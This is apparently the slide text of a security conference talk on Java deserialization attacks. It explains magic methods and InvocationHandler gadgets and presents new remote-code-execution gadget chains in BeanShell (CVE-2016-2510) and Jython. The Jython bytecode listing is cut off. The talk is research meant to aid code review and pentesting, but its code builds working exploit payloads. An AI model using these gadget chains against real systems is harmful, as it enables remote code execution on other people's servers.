



Serial Killer: Silently Pwning Your Java Endpoints

Christian Schneider

Whitehat Hacker & Developer
Freelancer
@cschneider4711

Alvaro Muñoz

Principal Security Researcher
HPE Security Fortify
@pwntester

Why this talk?

- Java deserialization attacks have been known for years
 - Relatively new gadget in *Apache Commons-Collections* made the topic also available to mainstream (dev) audience in 2015
- Some inaccurate advice to protect your applications is making the rounds
 - In this talk we'll demonstrate the weakness of this advice by ...
 - ... **showing you new RCE gadgets**
 - ... **showing you bypasses**
- We'll give advice how to spot this vulnerability and its gadgets during ...
 - ... **code reviews** (i.e. showing you what to look for)
 - ... **pentests** (i.e. how to generically test for such issues)

Standing on the Shoulder of Giants...

- **Spring AOP** (by Wouter Coekaerts, public exploit: @pwntester in 2011)
- **AMF DoS** (by Wouter Coekaerts in 2011)
- **Commons-fileupload** (by Arun Babu Neelicattu in 2013)
- **Groovy** (by cpnrodzc7 / @frohoff in 2015)
- **Commons-Collections** (by @frohoff and @gebl in 2015)
- **Spring Beans** (by @frohoff and @gebl in 2015)
- **Serial DoS** (by Wouter Coekaerts in 2015)
- **SpringTx** (by @zerothinking in 2016)
- **JDK7** (by @frohoff in 2016)
- *Probably more we are forgetting and more to come in few minutes ...*


What is Java Serialization again?

- Taking a snapshot of an **object graph** as a **byte stream** that can be used to reconstruct the object graph to its original state
 - Only object **data** is serialized, not the code
 - The code sits on the ClassPath of the (de)serializing end
- Developers can customize this serialization/deserialization process
 - Individual object/state serialization via **.writeObject()** / **.writeReplace()** / **.writeExternal()** methods
 - Individual object/state re-construction on deserializing end via **.readObject()** / **.readResolve()** / **.readExternal()** methods (and more)


Attack Surface

- Usages of Java serialization in protocols/formats/products:
 - RMI (Remote Method Invocation)
 - JMX (Java Management Extension)
 - JMS (Java Messaging System)
 - Spring Service Invokers
 - HTTP, JMS, RMI, etc.
 - ...
 - Android
 - AMF (Action Message Format)
 - JSF ViewState
 - WebLogic T3
 - ...

Java Deserialization in a Nutshell



Triggering Execution via "Magic Methods"




Exploiting "Magic Methods"

- Abusing "magic methods" of gadgets which have *dangerous code*:
 - Attacker controls member fields' values of serialized object
 - Upon deserialization **.readObject()** / **.readResolve()** is invoked
 - Implementation of this method in gadget class **uses attacker-controlled fields**
- Aside from the *classic* ones also *lesser-known* "magic methods" help:
 - **.validateObject()** as part of validation (which does not prevent attacks)
 - **.readObjectNoData()** upon deserialization conflicts
 - **.finalize()** as part of GC (even after errors)
 - with deferred execution bypassing ad-hoc SecurityManagers at deserialization
- Works also for Externalizable's **.readExternal()**

Exploiting "Magic Methods"

But what if there are **no** "Magic Methods" on the target's ClassPath that have "dangerous code" for the attacker to influence?

Proxy with InvocationHandler as Catalyzer



Exploiting InvocationHandler (IH) Gadgets

- Attacker steps upon serialization:
 - Attacker **controls member fields** of IH gadget, which *has dangerous code*
 - IH (as part of Dynamic Proxy) gets serialized by attacker **as field on which an innocuous method is called** from "magic method" (of class to deserialize)
- Application steps upon deserialization:
 - "Magic Method" of "Trigger Gadget" calls **innocuous method** on an **attacker controlled field**
 - This call is **intercepted by proxy** (set by attacker as this field) and **dispatched to IH**
- Other IH-like types exist aside from `java.lang.reflect.InvocationHandler`
 - `javassist.util.proxy.MethodHandler`
 - `org.jboss.weld.bean.proxy.MethodHandler`

New RCE Gadget in BeanShell (CVE-2016-2510)

- **bsh.XThis\$Handler**
 - Serializable InvocationHandler
 - Upon function interception custom BeanShell code will be called
 - Almost any Java code can be included in the payload
 - In order to invoke the payload a trigger gadget is needed

New RCE Gadget in BeanShell (CVE-2016-2510)

```
1 String payload = "compare(Object foo, Object bar) {" +
2     "    new java.lang.ProcessBuilder(new String[]{"calc.exe"}).start();return 1;" +
3     "}";
4
5 // Create Interpreter
6 Interpreter i = new Interpreter();
7 i.eval(payload);
8
9 // Create Proxy/InvocationHandler
10 XThis xt = new XThis(i.getNameSpace(), i);
11 InvocationHandler handler = (InvocationHandler) getField(xt.getClass(), "invocationHandler").get(xt);
12 Comparator comparator = (Comparator) Proxy.newProxyInstance(classLoader, new Class<?>[]{Comparator.class}, handler);
13
14 // Prepare Trigger Gadget (will call Comparator.compare() during deserialization)
15 final PriorityQueue<Object> priorityQueue = new PriorityQueue<Object>(2, comparator);
16 Object[] queue = new Object[] {1,1};
17 setFieldValue(priorityQueue, "queue", queue);
18 setFieldValue(priorityQueue, "size", 2);
```

New RCE Gadget in Jython (CVE pending)

- **org.python.core.PyFunction**
 - Serializable InvocationHandler
 - Upon function interception custom python bytecode will be called
 - Only python built-in functions can be called
 - Importing modules is not possible: *no os.system() sorry :(*
 - Still we can read and write arbitrary files (can cause RCE in web app)
 - In order to invoke the payload a trigger gadget is needed

New RCE Gadget in Jython (CVE pending)

```
1 // Python bytecode to write a file on disk
2 String code =
3     "740000" + // 0 LOAD_GLOBAL          0 ( open )
4     "640100" + // 3 LOAD_CONST          1 (<PATH> )
5     "640200" + // 6 LOAD_CONST          2 ( 'w' )
6     "830200" + // 9 CALL_FUNCTION        2
